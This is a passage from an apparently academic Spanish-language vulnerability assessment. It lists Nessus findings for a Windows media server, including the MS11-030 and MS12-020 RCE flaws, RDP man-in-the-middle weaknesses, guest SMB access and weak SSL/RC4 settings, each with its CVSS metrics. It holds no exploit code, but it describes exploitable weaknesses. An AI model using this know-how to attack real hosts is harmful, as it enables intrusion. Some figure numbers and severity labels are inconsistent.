
Y a nivel de NetBIOS: smb-security-mode:

Account that was used for smb scripts: guest
User-level authentication
SMB Security: Challenge/response passwords supported
Message signing disabled (dangerous, but default)

Se encuentra que NetBIOS y SMB están permitiendo el uso de la cuenta de invitado, la cual es por haber realizado una instalación por defecto del sistema operativo.

Después de identificar los puertos y los servicios, se procede a realizar un escaneo de vulnerabilidades utilizando Nessus y se encontran las siguientes vulnerabilidades en la figura 41:

Figura 40. Resumen de vulnerabilidades en servidor Media Server.



Fuente: autores.

Las vulnerabilidades encontradas en Media Server son las siguientes:

7.2.1.1 Criticas. MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution como se observa en la figura 42: Una falla en la forma en que los procesos query de los clientes DNS de Windows Link – Multicast Name Resolution (LLMNR) pueden ser explotados para ejecutar código arbitrario en el contexto de la cuenta NetworkService. Hay que tener en cuenta que para Windows XP y 2003 no son compatibles con LLMNR y para la explotación exitosa en esas plataformas se requiere de acceso local y la capacidad de ejecutar una aplicación especial. En Windows Vista, 2008, 7 y 2008 R2, la vulnerabilidad se puede explotar de forma remota. Esta vulnerabilidad de nivel crítico tiene un CVSS Base Score de 7.5 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: baja
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: parcial
Disponibilidad: parcial

Figura 10. Metrica vulnerabilidad Vulnerability in DNS Resolution Could Allow Remote Code Execution.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad baja y que no requiere autenticación con un impacto parcial a la confidencialidad, la integridad y la disponibilidad.

7.2.1.2 Altas. MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution como se observa en la figura 43: existe una vulnerabilidad remota de código arbitrario en la aplicación del Protocolo de escritorio remoto (RDP) en el host remoto de Windows. La vulnerabilidad se debe a la forma en que RDP accesa a un objeto en la memoria que se ha inicializado incorrectamente o se ha eliminado.

Si RDP se ha habilitado en el sistema afectado, un atacante remoto no autenticado podría aprovechar esta vulnerabilidad para provocar que en el sistema se pueda ejecutar código arbitrario mediante el envío de una secuencia de paquetes RDP especialmente diseñados para ello.

Esta vulnerabilidad de nivel crítico tiene un CVSS Base Score de 9.3 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: media
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: completa
Integridad: completa
Disponibilidad: completa

Figura 42. Metrica vulnerabilidad Vulnerabilities in Remote Desktop Could Allow Remote Code Execution.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad media y que no requiere autenticación con un impacto completo a la confidencialidad, la integridad y la disponibilidad.

7.2.1.3 Medias. Terminal Services Doesn´t Use Network Level Authentication (LAN) como se observa en la figura 43, los Servicios de Terminal remoto no están configurados para utilizar a nivel de red de autenticación (NLA). NLA utiliza el protocolo del proveedor de compatibilidad de seguridad de credenciales (CredSSP) para realizar la autenticación fuerte de servidor, ya sea a través de / SSL o mecanismos Kerberos TLS, que protegen contra ataques man-in-the-middle. Además de mejorar la autenticación, NLA también ayuda a proteger el equipo remoto de los usuarios y software maliciosos completando la autenticación del usuario antes de establecer una conexión RDP completo.

Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 4.3 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: media
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: no
Disponibilidad: no

Figura 43. Metrica vulnerabilidad Terminal Services Doesn´t Use Network Level Authentication (LAN).



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad media y que no requiere autenticación con un impacto parcial a la confidencialidad, y sin impacto a la integridad y la disponibilidad.

Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness como se observa en la figura 45: la versión remota del Escritorio remoto Protocolo Server (Terminal Service) es vulnerable a un (MiTM) ataque man-in-the-middle. El

cliente RDP no hace ningún esfuerzo para validar la identidad del servidor al configurar el cifrado. Un atacante con la capacidad para interceptar el tráfico desde el servidor RDP puede establecer el cifrado con el cliente y el servidor sin ser detectado. Un ataque MiTM de esta naturaleza permitiría al atacante obtener cualquier información confidencial transmitida, incluyendo las credenciales de autenticación.

Existe esta falla porque el servidor RDP almacena una clave privada RSA codificada en la biblioteca mstlsapi.dll. Cualquier usuario local con acceso a este archivo (en cualquier sistema Windows) puede recuperar la clave y utilizarla para este ataque.

Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 5.1 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: alta
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: parcial
Disponibilidad: parcial

Figura 11. Metrica vulnerabilidad Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad alta y que no requiere autenticación con un impacto parcial a la confidencialidad, a la integridad y la disponibilidad.

SSL Self-Signed Certificate como se observa en la figura 46: la cadena de certificados X.509 para este servicio no está firmado por una autoridad de certificación reconocida. Si el host remoto es un sistema público en la producción, esto anula el uso de SSL como cualquiera podría establecer un ataque man-in-the-middle contra el host remoto.

Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 6.4 y su vector score se describe como:

A nivel de métricas de explotabilidad:


Vector de Acceso: red
Complejidad de acceso: baja
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: parcial

Disponibilidad: no

Figura 12. Metrica vulnerabilidad SSL Self-Signed Certificate.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad baja y que no requiere autenticación con un impacto parcial a la confidencialidad, a la integridad y sin impacto a la disponibilidad, como se observa en la figura 45.

Terminal Services Encryption Level lis Medium or Low como se obseva en la figura 46: el servicio remoto de Servicios de Terminal Server no está configurado para utilizar criptografía fuerte.

El uso de la criptografía débil con este servicio puede permitir a un atacante espiar a las comunicaciones más fácilmente y obtener capturas de pantalla y / o pulsaciones de teclas.

Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 4.3 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: media
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: no
Integridad: parcial
Disponibilidad: no

Figura 46. Metrica vulnerabilidad Terminal Services Encryption Level lis Medium or Low.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad media y que no requiere autenticación con un impacto parcial a la confidencialidad, y sin impacto a la integridad y a la disponibilidad.

SMB Signing Disabled como se observa en la figura 47: la Firma está deshabilitada en el servidor SMB remoto. Esto puede permitir ataques man-in-the-middle contra el servidor SMB.

Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 4.3 y su vector score se describe como:

A nivel de métricas de explotabilidad:


Vector de Acceso: red
Complejidad de acceso: media
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: no

Integridad: parcial
Disponibilidad: no

Figura 47. Metrica vulnerabilidad SMB Signing Disabled.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad media y que no requiere autenticación con un impacto parcial a la integridad, y sin impacto a la confidencialidad y a la disponibilidad.

SSL Certificate Cannot Be Trusted como se observa en la figura 48, el certificado X.509 del servidor no tiene una firma de una autoridad de certificación pública conocida. Esta situación puede ocurrir de tres maneras diferentes, cada una de las cuales produce una ruptura por debajo de la cadena donde los certificados no son confiables.

En primer lugar, la parte superior de la cadena del certificado enviado por el servidor podría no ser descendiente de una autoridad del certificado pública conocida. Esto puede ocurrir ya sea cuando la parte superior de la cadena es un certificado reconocido, con firma, o cuando los certificados intermedios faltan para conectarla a la parte superior de la cadena de certificados de la autoridad del certificado pública conocida.

En segundo lugar, la cadena de certificados puede contener un certificado que no es válido en el momento de la exploración. Esto puede ocurrir ya sea cuando el

análisis se produce antes de una de las fechas del certificado 'notBefore', o después de una de las fechas del certificado 'notAfter'.

En tercer lugar, la cadena de certificados puede contener una firma que, o bien no coincide con la información del certificado, o no pudo ser verificada. 'Bad' firmas puede ser fijado por conseguir el certificado con la firma errónea que ser re-firmado por su emisor.

Si el host remoto es un sistema público en la producción, cualquier ruptura en la cadena anula el uso de SSL como cualquiera podría establecer un-the-man-in middle contra el host remoto.

Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 6.4 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: baja
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: parcial
Disponibilidad: no

Figura 48. Metrica vulnerabilidad SSL Certificate Cannot Be Trusted.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad baja y que no requiere autenticación con un impacto parcial a la confidencialidad, y a la integridad y sin impacto a la disponibilidad.

7.2.1.4 Bajas. SSL RC4 Cipher Suites Supported como se observa en la figura 49: el host remoto es compatible con el uso de RC4 en uno o más conjuntos de cifrado. El algoritmo de cifrado RC4 es defectuoso en su generación de una corriente pseudo-aleatoria de bytes de modo que una amplia variedad de pequeños sesgos se introduce en la cadena, disminuyendo su aleatoriedad.

Si en texto plano se cifra en repetidas ocasiones (por ejemplo, HTTP cookies), y un atacante es capaz de obtener muchos (es decir, decenas de millones) textos cifrados, el atacante puede ser capaz de obtener el texto en claro.

Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 2.6 y su vector score se describe como:


A nivel de métricas de explotabilidad:

Vector de Acceso: red
Complejidad de acceso: alta
Autenticación: no requerida

A nivel de métricas de impacto:

Confidencialidad: parcial
Integridad: no
Disponibilidad: no

Figura 49. Metrica vulnerabilidad SSL RC4 Cipher Suites Supported.



Fuente: autores.

Esto indica que es una vulnerabilidad que puede ser explotada a través de la red, de complejidad alta y que no requiere autenticación con un impacto parcial a la confidencialidad, y sin impacto a la integridad y a la disponibilidad.

Terminal Services Encryption Level is not FIPS-140 Compliant como se observa en la figura 50: la configuración de cifrado utilizado por el servicio remoto de Servicios de Terminal Server no es compatible con FIPS-140.

Esta vulnerabilidad de nivel medio tiene un CVSS Base Score de 2.6 y su vector score se describe como:

